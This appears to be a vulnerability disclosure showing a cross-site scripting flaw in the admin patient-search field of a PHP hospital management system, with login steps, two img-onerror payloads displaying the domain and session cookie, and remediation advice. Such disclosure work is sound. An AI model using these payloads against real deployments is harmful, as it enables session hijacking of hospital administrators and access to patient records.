

1. Cross-Site Scripting

Software Name: Hospital Management System
Download Link: *https://www.campcodes.com/downloads/complete-online-hospital-management-system-using-php-and-mysql-source-code/*

POC(s):
Step 1: Access the URL and log in as an admin, as shown in the screenshot.



http://localhost/HospitalManagementSystem/hospital/index.html



http://localhost/HospitalManagementSystem/hospital/hms/admin/

Admin Login

Sign in to your account


Please enter your name and password to log in.

admin

••••••••••

© 2025 HMS. All rights reserved


Step 2: After successfully logging in, click on "Patient Search", as shown in the screenshot below.



http://localhost/HospitalManagementSystem/hospital/hms/admin/dashboard.php

Step 3: Enter the following payload into the "Search by Name/Mobile No" field and hit search button, as shown in the screenshot below. It can be observed that the payload executes successfully, indicating that the application does not properly sanitize user input.


Payload: *<img src=x onerror=confirm(document.domain)>*



http://localhost/HospitalManagementSystem/hospital/hms/admin/patient-search.php

Search by Name/Mobile No.

<img src=x onerror=confirm(document.domain)>



http://localhost/HospitalManagementSystem/hospital/hms/admin/patient-search.php

ADMIN | VIEW PATIENTS

Search by Name/Mobile No.


localhost

localhost

#	Patient Name	Patient Contact Number	Patient Gender	Creation Date	Updation Date	Action
No record found against this search						

For the screenshot below, we have used the following payload:

Payload: *<img src=x onerror=confirm(document.cookie)>*



http://localhost/HospitalManagementSystem/hospital/hms/admin/patient-search.php

ADMIN | VIEW PATIENTS

Search by Name/Mobile No.

localhost

PHPSESSID=5kvqila17fdoj6qo5r6bec1g1h

#	Patient Name	Patient Contact Number	Patient Gender	Creation Date	Updation Date	Action
No record found against this search						

Remediation:

Implement proper input validation and output encoding for user-supplied data in the search field. Escape special characters (<, >, ", ', etc.) before rendering on the page. Use frameworks/libraries with built-in XSS protection and apply Content Security Policy (CSP) to reduce XSS impact.